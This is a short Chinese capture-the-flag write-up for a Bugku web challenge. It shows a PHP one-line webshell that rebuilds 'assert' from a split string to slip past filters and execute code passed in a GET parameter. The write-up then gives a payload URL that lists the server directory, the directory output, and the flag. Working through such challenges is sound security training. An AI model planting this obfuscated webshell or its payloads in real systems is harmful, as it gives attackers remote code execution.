【bugku】过狗一句话 writeup

原创

perye 于 2018-02-27 09:49:36 发布 7410 收藏
分类专栏： ctf 文章标签： ctf 网络安全 bugku

过狗一句话


题目提示里的php代码拿下来

```
<?php $poc = "a#s#s#e#r#t";
$poc_1 = explode("#", $poc);
$poc_2 = $poc_1[0] . $poc_1[1] . $poc_1[2] . $poc_1[3] . $poc_1[4] . $poc_1[5];
$poc_2($_GET['s'])
?>
```

用assert执行任意代码
这就很自由了
payload：`http://120.24.86.145:8010/?s=print_r(scandir('./'));` 扫描目录

```
Array
(
    [0] => .
    [1] => ..
    [2] => 2.php
    [3] => 3.php
    [4] => 4.php
    [5] => c.php
    [6] => conn
    [7] => f.html
    [8] => f.php
    [9] => flag.txt
    [10] => haha.php
    [11] => index.php
    [12] => shell.php
    [13] => txxxc.php
)
```

然后读取flag.txt



BUGKU{bugku_web_008801_a}